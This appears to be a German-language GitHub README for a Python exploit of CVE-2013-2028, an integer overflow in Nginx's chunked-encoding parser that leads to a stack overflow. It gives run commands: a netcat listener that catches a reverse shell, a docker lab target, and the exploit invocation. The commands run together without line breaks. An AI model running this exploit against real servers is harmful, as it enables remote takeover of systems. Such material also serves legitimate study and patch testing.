 m4drat/cve-2013-2028-exploit
CVE-2013-2028 python Exploit

Verwundbare Software: Nginx 1.3.9 < 1.4.0
Commit mit Fix: https://github.com/nginx/nginx/commit/4997de8005630664ab35f27140e2077e818b21a7
Die Schwachstelle existiert in der Funktion ngx_http_parse_chunked. Dieser Exploit löst einen Integer-Overflow in ngx_http_parse_chunked aus und nutzt diesen anschließend, um den Stack zu überlaufen und den Kontrollfluss zu übernehmen.


Der eigentliche Exploit besteht aus 4 Schritten:
nc -lvp 4345sudo docker-compose up --buildpython2 exploit.py -ra 127.0.0.1 -rp 8081 -la <listener machine address> -lp <listener machine port>